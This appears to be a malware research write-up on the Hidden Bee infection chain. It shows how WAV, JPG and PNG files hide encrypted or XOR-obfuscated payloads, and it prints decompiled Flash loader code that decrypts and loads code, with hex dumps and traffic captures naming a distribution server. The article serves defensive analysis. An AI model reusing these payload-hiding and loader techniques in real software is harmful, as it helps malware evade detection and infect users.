
The WAV files are downloaded by `iexplore.exe`, the browser where the exploit is run. In contrast, the images are downloaded at later stages of infection. For example, the JPG is always downloaded from the `dllhost.exe` process. The PNG is often downloaded from yet another process.

In some runs, we observed the PNG to be downloaded instead of the JPG:

73	200	HTTP	/views/bd2286mdrg5e6ohkplrvm2uo0g.swf	102 498	application/x-shockwave-flash	iexplore:1720	[#109]
74	302	HTTP	/fwlink/?LinkId=68928	0		msfeedssync:3256	[#110]
75	200	HTTP	/athome/community/rss.xml	0	text/html	msfeedssync:3256	[#111]
76	200	HTTP	/views/e8m68dui35oq9lqhrjcdmm4vgs.wav	48 844	audio/wav	iexplore:1720	[#112]
77	200	HTTP	/pubs/wiki.php?id=1ad51d10a1a008deeea448cafcdd9b3	0		dllhost:3932	[#113]
78	200	HTTP	ieonlinews.microsoft.com:443	739		msfeedssync:3256	[#114]
79	200	HTTP	/images/captcha.png?mod=attachment&u=13103ee8e1ca2043405652a3d3ebcbcd	26 707	image/png	dllhost:3932	[#115]


We will start our journey of Hidden Bee analysis by looking at these files. Then, we will move to see the code responsible for processing them in order to reveal their hidden purpose.

The roadmap of the full described package:



### The downloaded WAV

The WAV file sounds like grey noise, and we suspect that it is meant to hide some binary belonging to the malware.



The data is unreadable, probably encrypted or obfuscated:

```
k6lli1dps4u8otu59l1dderh1mg.wav
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 52 49 46 46 D4 BE 00 00 57 41 56 45 66 6D 74 20 IFFŌI..WAVEfmt
00000010 10 00 00 00 01 00 01 00 80 3E 00 00 00 7D 00 00 .....€>...}..
00000020 02 00 10 00 64 61 74 61 B0 BE 00 00 B6 5B 87 B7 ...data°I..Ŧ[+·
00000030 49 9F 03 6E 39 13 7A 9E 7B 82 5F 2D 1E C8 B2 D4 Iž.n9.zž{, _.-.Č.Ō
00000040 69 8E 63 23 BD FA E2 87 C5 A8 63 B3 ED 51 9B F0 ižc#~úâ+Í~cłiQ>d
00000050 1B 74 7D 7D E6 28 DC 0D 1D 56 10 50 8E 1F 56 C9 .t})ć(Ū..V.Pž.vĚ
00000060 3C 5D B4 54 D5 14 03 11 4A 1F 15 69 7C 40 8C 07 <]'TŌ...J..i|@Š.
00000070 17 7B 46 DD 71 60 78 85 AA 3E 7F C4 6A FE 00 26 .{FŸq`x.š>.Äjŧ.&
00000080 3E 43 06 94 16 24 2B D9 89 3B 02 21 92 E0 1A 48 >C."$.+Ūŧ;.! 'ř.H
```

We also found a repeating pattern inside, which looks like an encrypted padding. The size of the chunk is 8 bytes.


```
00007AF0 18 71 6D 4A 3D 03 E4 C8 86 0F F5 B8 6F CD EE 5A .qmJ=.äČ+.đ,oíiZ
00007B00 13 06 54 7F 7A CE F9 9B 5E 63 08 38 7A CE F9 9B ..T.zİú>^c.8zİú>
00007B10 5E 63 08 38 7A CE F9 9B 5E 63 08 38 7A CE F9 9B ^c.8zİú>^c.8zİú>
00007B20 5E 63 08 38 7A CE F9 9B 5E 63 08 38 7A CE F9 9B ^c.8zİú>^c.8zİú>
00007B30 5E 63 08 38 7A CE F9 9B 5E 63 08 38 7A CE F9 9B ^c.8zİú>^c.8zİú>
00007B40 5E 63 08 38 7A CE F9 9B 5E 63 08 38 7A CE F9 9B ^c.8zİú>^c.8zİú>
```

This time, using the repeating pattern as an XOR key didn't help in getting a readable result, so probably some more complex block cipher was used.

### The JPG

Below is a sample JPG, downloaded from the URL in the format: `/views/[unique_string].jpg`

In contrast to the WAV content, the JPG always looks like a valid image. (Interestingly, all the JPGs we observed have a consistent theme of manga-styled girls.) However, if we take a closer look at the image, we can see that some data is appended at the end.



Let's analyze the JPG and try to extract the payload.

First, I opened the image in a hexeditor (i.e. HxD). The size of the full image is 156,005 bytes. The last 118,762 bytes belong to the malware. So, we need remove the first 37,243 bytes (156,005-118,762=37,243) in order to get the payload.

```
jpg_payload.bin
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 C4 97 86 9D 0F 2A E4 E5 FE B9 9D E6 33 BB DE A0  -tt.*aitatc3»T
00000010 1D 1D E4 03 05 74 20 F3 FD DF 89 DD E8 ED 20 B0  ..ä..t óýšŸčí °
00000020 3E 9B 91 6E 9D 96 02 F5 55 E9 E5 E5 E5 E5 E5  >>'nt-.óUéííííí
00000030 9D E9 E5 E5 E5 E5 E5 D4 25 A5 75 EA 61 B3 E0  téííííííô%Auęaif
00000040 E5 E5 0D E1 E5 E5 E5 EA E5 85 E9 BD 85 81 6E D0  íí.áíííéí...é"...nĐ
00000050 D5 E5 E5 E5 B7 B4 B5 B3 0D A1 E5 E5 E5 84 26 6E  Óííí-'µí.'ííí,,&n
00000060 B1 C1 E1 6E A1 C1 E9 B3 6E 91 C1 E9 B2 68 D9 E7  ±Áán~Áéíñ'Áé,hŮç
00000070 EA 52 E7 A7 A7 66 1D A4 99 ED 66 1D BF 9A E6 66  eRçSSf.µif.žšćf
```

The payload does not look like a valid code, so it is probably obfuscated. Let's try the easiest option first and see if there are any candidates for the XOR key. We can see that the payload has padding at the end:

```

jpg_payload.bin
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
0001CFB0 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 iiiiiiiiiiiiiiii
0001CFC0 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 iiiiiiiiiiiiiiii
0001CFD0 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 iiiiiiiiiiiiiiii
0001CFE0 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 iiiiiiiiiiii
    
```

Let's try to apply the repeating character (in the given example it is 0xE5) as an XOR key. This is the result ([1953032199142ea8c5872107da8f2297](https://www.cyberforum.net/1953032199142ea8c5872107da8f2297/)):

```

out.bin
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 21 72 63 78 EA CF 01 00 1B 5C 78 03 D6 5E 3B 45 !rcxēĎ...\x.Ö^;E
00000010 F8 F8 01 E6 E0 91 C5 16 18 3A 6C 38 0D 08 C5 55 řř.čř'ĺ...:18..ÍU
00000020 DB 7E 74 8B 78 73 E7 10 B0 0C 00 00 00 00 00 00 Ů~t<xşç.°.....
00000030 78 0C 00 00 00 00 00 00 31 C0 40 90 0F 84 56 05 x.....1Ř@...V.
00000040 00 00 E8 04 00 00 00 0F 00 60 0C 58 60 64 8B 35 ..č.....`X`d<5
00000050 30 00 00 00 52 51 50 56 E8 44 00 00 00 61 C3 8B 0...RQPVčD...aĀ<
00000060 54 24 04 8B 44 24 0C 56 8B 74 24 0C 57 8D 3C 02 T$.<D$.V<t$.WĪ<.
00000070 0F B7 02 42 42 83 F8 41 7C 08 83 F8 5A 7F 03 83 .-.BB.řA|..řZ...
00000080 C0 20 0F B7 0E 46 46 83 F9 41 7C 08 83 F9 5A 7F Ř .-.FF.ůA|..ůZ.
00000090 03 83 C1 20 3B D7 73 04 3B C1 74 D4 5F 2B C1 5E ..Ā ;*s.;ĀtŌ_+Ā^
000000A0 C3 55 8B EC 83 EC 4C 8B 45 08 53 56 57 8B 70 0C ĀU<ě.ěL<E.SVW<p.
000000B0 6A 6C 58 33 C9 66 89 45 BE 66 89 45 C8 66 89 45 j1X3Éf%EIff%Ěčf%E
    
```

Repeating the experiment on various payloads, we can see that the result always start from the keyword `!rcx`. As we know from analyzing [other elements of Hidden Bee](#), the authors of this malware decided to use various custom formats named after [64-bit Intel registers](#). We also encountered packages starting from

```
!rbx
```

and `!rsi` at different layers. So, this is the first element in the chain that uses this convention.


When we load the `!rcx` module into IDA, we can confirm that it contains valid code. More detailed explanation about the

```
!rcx
```

format will be given later on in this article.

### The PNG


Let's have a look at a sample PNG, download from the "captcha.png" (URL format: `{}:`):



Although it is a PNG in a valid format, it looks like noise. It probably represents bytes of some encrypted data. An attempt of converting PNG to raw bytes didn't give any readable results. We need to analyze the code in order to discover what it hides.

### Code analysis: the initial SWF file

The initial SWF file is embedded on the website and responsible for serving the exploit. If we look inside it, we will not find anything malicious at first. However, among the binary data we can find another suspicious WAV as an audio asset:



The beginning of the file:

00000000	52 49 46 46 84 27 00 00 57 41 56 45 66 6D 74 20	R I F F , ' W A V E f m t
00000010	10 00 00 00 01 00 01 00 80 3E 00 00 00 7D 00 00	> }
00000020	02 00 10 00 64 61 74 61 60 27 00 00 D4 1A EB D1	data ' ' Ô ë Ñ
00000030	B1 93 8A C1 CB 21 97 1F 5C D1 49 5F 90 75 A8 67	± " § Á È ! - \ Ñ I _ u " g
00000040	5C 82 23 7C A9 F8 36 5E 04 DD 37 D7 75 2B 1D 1B	\ , #   @ ø 6 ^ ý 7 x u +
00000050	88 B4 8A C1 EB 22 73 64 87 B0 1D 8A 48 1A E1 38	^ ' § Á ë " s d ‡ ° § H á 8
00000060	A2 03 D4 27 54 5E F3 CB 46 F6 04 86 86 4F A5 25	ø Ô ' T ^ ó È F ö † ‡ O ¥ §

This SWF file also contains a decoder for it:

```
79     public static function Init(param1:DisplayObjectContainer) : void
80     {
81         var _loc3_:String = null;
82         var _loc4_:String = null;
83         var _loc5_:int = 0;
84         var _loc6_:ByteArray = null;
85         var _loc7_:ByteArray = null;
86         var _loc2_:* = param1.loaderInfo.parameters;
87         doc_ = param1;
88         platform_ = _loc2_["platform"];
89         if(platform_ == null)
90         {
91             platform_ = "";
92         }
93         userAgent_ = unescape(_loc2_["user"]);
94         if(ExternalInterface.available)
95         {
96             try
97             {
98                 _loc3_ = ExternalInterface.call("parent.parent.AppUtils.getToken");
99                 _loc4_ = ExternalInterface.call("getSalt");
100                _loc5_ = ExternalInterface.call("parent.parent.AppUtils.getAppId");
101                _loc6_ = setup(_loc3_ + _loc4_);
102                _loc7_ = new MyAudioAsset() as ByteArray;
103                loader_ = decode(_loc7_, _loc6_, _loc5_, onMovieLoaded);
104                return;
105            }
106            catch(e:Error)
107            {
108                return;
109            }
110        }
```

The function “decode” takes four parameters. The first of them is the byte array containing the WAV asset: That is the content to be decoded. The second argument is an MD5 (the “setup” function is an MD5 implementation) made of concatenation of the AppId and the AppToken: That is probably the encryption key. The third parameter is a salt (probably the initialization vector of the crypto).

The salt is fetched from the HTML page, where the Flash component is embedded:



```
1 <html>
2 <body>
3 <script type="text/javascript">
4     function getSalt(){
5         return "lmQREFFGAbdecdAB";
6     }
7 </script>
8 <div style="position:fixed; top:50%; left:50%; margin-left:-300; margin-top:-200;">
9     <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000" type="application/x-shockwave-flas
10         <param name="movie" value="/views/dts89olkung154t636t4na2v8g.swf"></param>
11         <param name="allowScriptAccess" value="always"></param>
12         <embed src="/views/dts89olkung154t636t4na2v8g.swf" allowScriptAccess="always" type="applica
13     </object>
14 </div>
15 </body>
16 </html>
```

### Alternative case: two WAV files

Sometimes, rather than embedding the WAV containing the Flash exploit, authors use another model of delivering it. They store the URL to the WAV, and then they retrieve the file.

In the below example, we can see how this model is applied to Hidden Bee. The salt, along with the WAV URL, are both stored in the Javascript embedded in the HTML:

```
1 <html>
2 <body>
3 <script type="text/javascript">
4     function getSalt(){
5         return "zACDBcCdSTBCXYTU12";
6     }
7     function getAudioResource(){
8         return "/views/r52b5m1kl0v1t20tf4akl45c94.wav";
9     }
10 </script>
11 <div style="position:fixed; top:50%; left:50%; margin-left:-300; margin-top:-200;">
12     <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444653540000" type="application/x-shockwave-
13 flash" id="swf" data="/views/sd3ol8fs844jsq3oeqoa4tjui4.swf">
14     <param name="movie" value="/views/sd3ol8fs844jsq3oeqoa4tjui4.swf"></param>
15     <param name="allowScriptAccess" value="always"></param>
16     <embed src="/views/sd3ol8fs844jsq3oeqoa4tjui4.swf" allowScriptAccess="always" type="
17 application/x-shockwave-flash"></embed>
18     </object>
19 </div>
20 </body>
21 </html>
```

The Flash file first loads it and then decodes as the next step:

```
userAgent_ = unescape(_loc2_["user"]);
urlLoader_ = new URLLoader();
urlLoader_.dataFormat = URLLoaderDataFormat.BINARY;
urlLoader_.addEventListener(Event.COMPLETE,onLoaded);
if(ExternalInterface.available)
{
    try
    {
        _loc3_ = ExternalInterface.call("parent.parent.AppUtils.getToken");
        _loc4_ = ExternalInterface.call("getSalt");
        _loc5_ = ExternalInterface.call("getAudioResource");
        algo = ExternalInterface.call("parent.parent.AppUtils.getAppId");
        cryptoKey_ = setup(_loc3_ + _loc4_);
        if(_loc5_.length > 0)
        {
            urlLoader_.addEventListener(IOErrorEvent.IO_ERROR,onLoadError);
            urlLoader_.load(new URLRequest(_loc5_));
        }
        return;
    }
    catch(e:*)
    {
        return;
    }
}
```

Looking at the traffic capture, we can see that in this case, not one, but two WAV files are downloaded:

No.	Time	Method	Host	URI	Size	Private	Content-Type	Host
196	200	HTTP	38.75.137.9:9088	/views/vpriadgfb1fpj7ue76v2p47u3g.html	427	private...	text/html; c...	ie:explo:2028
197	200	HTTP	38.75.137.9:9088	/views/sd3ol8fs844jsq3oeqoa4tjui4.swf	115 062	private...	application/...	ie:explo:2028
198	200	HTTP	38.75.137.9:9088	/views/r52b5m1kl0v1t20tf4akl45c94.wav	35 880	private...	audio/wav	ie:explo:2028
199	200	HTTP	38.75.137.9:9088	/views/qa0tqpp2ub4bca70j5u2roaac.wav	48 852	private...	audio/wav	ie:explo:2028
200	200	HTTP	38.75.137.9:9088	/views/lev4sr9210s3f688r218bc6eok.jpg	156 005	private...	image/jpeg	dlhost:2576

The algorithms used to encrypt the content of the first WAV may vary and sometimes the algorithm is supplied as one of the parameters. After the content is fetched, the data from the WAV files is decoded using one of the available algorithms:

```
private static function onLoad(event:Event) : void
{
    urlLoader_.removeEventListener(Event.COMPLETE, onLoad);
    urlLoader_.addEventListener(IOErrorEvent.IO_ERROR, onLoadError);
    var readData:ByteArray = urlLoader_.data as ByteArray;
    loader_ = decode(readData, cryptoKey_, algo, onMovieLoaded);
}
```

We can see that the expected content is a Flash file that is then loaded:

```
private static function onMovieLoaded(event:Event) : void
{
    loader_.contentLoaderInfo.removeEventListener(Event.COMPLETE, onMovieLoaded);
    var newClip:MovieClip = MovieClip(event.currentTarget.content);
    doc_.addChild(newClip);
}
```

### The “decode” function

The function “decode” is imported from the package “com.google”:

```
94 getlocal 5
95 getlex QName (PackageNamespace (""), "onMovieLoaded")
96 callproperty QName (PackageNamespace ("com.google"), "decode") 4
```

The full decompiled code is available [here](#).

When we look inside, we see that the code is slightly obfuscated:

```
com.google.decode
ActionScript source
WARNING: The code decompilation contains $$ instructions. This is usually caused by an obfuscation (See Settings/Automatic deobfuscation) or a nonstandard compiler used (Haxe, etc.).
1 package com.google
2 {
3     import avm2.intrinsics.memory.ll16;
4     import avm2.intrinsics.memory.ll32;
5     import avm2.intrinsics.memory.ll8;
6     import avm2.intrinsics.memory.si16;
7     import avm2.intrinsics.memory.si32;
8     import avm2.intrinsics.memory.si8;
9     import com.google_2F_var_2F_folders_2F_z4_2F_jk5tsd613ns8hpppmxkv665m0000gn_2F_T_2F_2F_ccuLowUs_2E_lto_2E_bc_3A_2210E4FB_2D_444B_2D_45E7;
10    import flash.display.Loader;
11    import flash.system.ApplicationDomain;
12    import flash.system.LoaderContext;
13    import flash.utils.ByteArray;
14
15    public function decode(param1:ByteArray, param2:ByteArray, param3:int, param4:Function) : Loader
16    {
```

Looking at the decompiled code, we see some interesting constants. For example, -889275714 in hex is 0xCAFEBABE. As we found during [analysis of other Hidden Bee elements](#), this DWORD was used by the same authors before as a magic number identifying one of the custom formats.

```
243 if(_loc53_ == -889275714)
244 {
245     _loc53_ = li32(_loc68_ - 32);
246     if(_loc53_ == 32)
247     {
248         if(_loc59_ != 0)
249         {
250             if(_loc59_ != 1)
251             {
252                 _loc53_ = int(_loc68_ - 40);
253                 _loc53_ = _loc53_ | 4;
254                 _loc57_ = li32(_loc53_);
255             }
256             else
257             {
258                 _loc5_ = int(_loc5_ - 16);
259                 si32(_loc57_, _loc5_ + 4);
260                 _loc53_ = int(_loc68_ - 1072);
261                 si32(_loc53_, _loc5_);
262                 ESP = _loc5_;
263                 F_ENCRYPT_keysetup();
264                 _loc5_ = int(_loc5_ + 16);
265                 _loc51_ = int(_loc68_ - 40);
266                 _loc51_ = _loc51_ | 4;
267                 _loc57_ = li32(_loc51_);
268                 _loc5_ = int(_loc5_ - 16);
269                 si32(_loc57_, _loc5_ + 12);
270                 _loc51_ = int(_loc49_ + 76);
271                 si32(_loc51_, _loc5_ + 8);
272                 si32(_loc51_, _loc5_ + 4);
273                 si32(_loc53_, _loc5_);
274                 ESP = _loc5_;
275                 F_ENCRYPT_process_bytes();
```

Internally, there are references to a function from another module: E\_ENCRYPT\_process\_bytes(). Inside this function, we see calls suggesting that the [Rabbit Cipher](#) has been used:

```

10 public function F_ECRYPT_process_bytes() : void
11 {
12     var _loc2_* = 0;
13     var _loc7_* = 0;
14     var _loc4_* = 0;
15     var _loc5_* = 0;
16     var _loc8:int = 0;
17     var _loc6_* = 0;
18     var _loc3_* = int(ESP);
19     _loc2_ = _loc3_;
20     _loc3_ = int(_loc3_ - 16);
21     _loc4_ = li32(_loc2_ + 12);
22     _loc5_ = li32(_loc2_ + 8);
23     _loc6_ = li32(_loc2_ + 4);
24     _loc7_ = li32(_loc2_);
25     if(uint(_loc4_) >= 16)
26     {
27         _loc5_ = int(_loc5_ + 12);
28         _loc8_ = _loc6_ + 12;
29         _loc6_ = int(_loc7_ + 68);
30         do
31         {
32             _loc3_ = int(_loc3_ - 16);
33             si32(_loc6_, _loc3_);
34             ESP = _loc3_;
35             F_RABBIT_next_state();
36             _loc3_ = int(_loc3_ + 16);

```

Rabbit uses a 128-bit key (the same length as the MD5 hash that was mentioned before) and a 64-bit initialization vector. (In different runs, a different encryption algorithm may be selected.)

After the decoding process is complete, the revealed content is loaded:

```

3329     ,
3330     if(_loc57_ != 0)
3331     {
3332         _loc53_ = li32(_loc57_);
3333         ESP = _loc5_ & -16;
3334         var _loc16_:ByteArray = new ByteArray();
3335         CModule.readBytes(int(_loc57_ + 4), _loc53_, _loc16_);
3336         ESP = _loc5_ & -16;
3337         ESP = _loc5_ & -16;
3338         new Loader().contentLoaderInfo.addEventListener("complete", param4);
3339         ESP = _loc5_ & -16;
3340         var _loc69_:LoaderContext = new LoaderContext(false, ApplicationDomain.currentDomain);
3341         ESP = _loc5_ & -16;
3342         _loc69_.applicationDomain = ApplicationDomain.currentDomain;
3343         ESP = _loc5_ & -16;
3344         _loc69_.allowCodeImport = true;
3345         ESP = _loc5_ & -16;
3346         new Loader().loadBytes(_loc16_, _loc69_);
3347         _loc5_ = int(_loc5_ - 16);
3348         si32(_loc57_, _loc5_);
3349         ESP = _loc5_;
3350         F_idalloc();
3351         _loc5_ = int(_loc5_ + 16);
3352         _loc28_ = new Loader();


```

## The first WAV: a Flash exploit

The decoded WAV contains a package with two elements embedded: a Flash file (movies.swf) and the configuration file (config.cfg). The decrypted data starts from the magic DWORD 0xCAFEBABE, which we noticed in the code of the previous SWF.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
07763B10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
07763B20	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
07763B30	00	52	49	46	46	04	8C	00	00	57	41	56	45	66	6D	74	.RIFF.Š..WAVEfmt
07763B40	20	10	00	00	00	01	00	01	00	80	3E	00	00	00	7D	00	.....€>...}
07763B50	00	02	00	10	00	64	61	74	61	E0	8B	00	00	33	8C	C2	.....data<..3ŠÅ
07763B60	4E	99	31	7A	B8	6F	34	F6	A5	F7	A8	AF	10	F3	07	C2	N¹lz,04ôA÷"Ž.ó.Å
